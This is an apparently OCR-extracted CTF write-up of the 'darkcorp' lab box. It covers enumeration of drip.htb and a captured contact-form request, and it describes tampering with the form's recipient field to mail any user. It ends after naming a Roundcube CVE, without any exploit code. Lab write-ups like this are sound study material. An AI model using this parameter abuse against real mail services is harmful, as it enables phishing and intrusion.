
darkcorp

This is darkcorp writeup by Jiseok Song


nmap



There's nothing more than that

Web Enumeration


Browsing http://10.10.11.54 shows




Add drip.htb to /etc/hosts and visit




sign in takes me to mail.drip.htb




Sign in in pricing has also sign up buttons



It takes me to register



There's also contact us form at the bottom of the index page



I can submit the form and see the content in burpsuite

Contact Us

Please reach out to us to report and issues you may encounter with our service!

General Information

Your Name

abc

Your Email

abc@gmail.com

Your Message

abcde

Send Message

Request


Pretty Raw Hex


```
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:143.0) Gecko/20100101 Firefox/143.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://drip.htb/index
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 86
10 Origin: http://drip.htb
11 Connection: keep-alive
12 Cookie: session=
eyJfZnJlc2giOmZhbHNlLCJjc3JmX3Rva2VuIjoiZjIyZDY0NGRmOTFlYzlkZDk3ZmQ5ZGEyNTRmOWY2NmI3MTg5MTM2MiJ9.aPrvpA.hGbXqDTiguo9EURqtna1ThzseO8
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 name=abc&email=abc%40gmail.com&message=abcde&content=text&recipient=support%40drip.htb
```

Search 0 highlights

*It's sending mail to support@drip.htb


Let's register a new account and set recipient as myself





I can send email using this form to anyone. I can target bcase@drip.htb.

It also shows its version




There are two ways to exploit roundcube

CVE-2024-42009

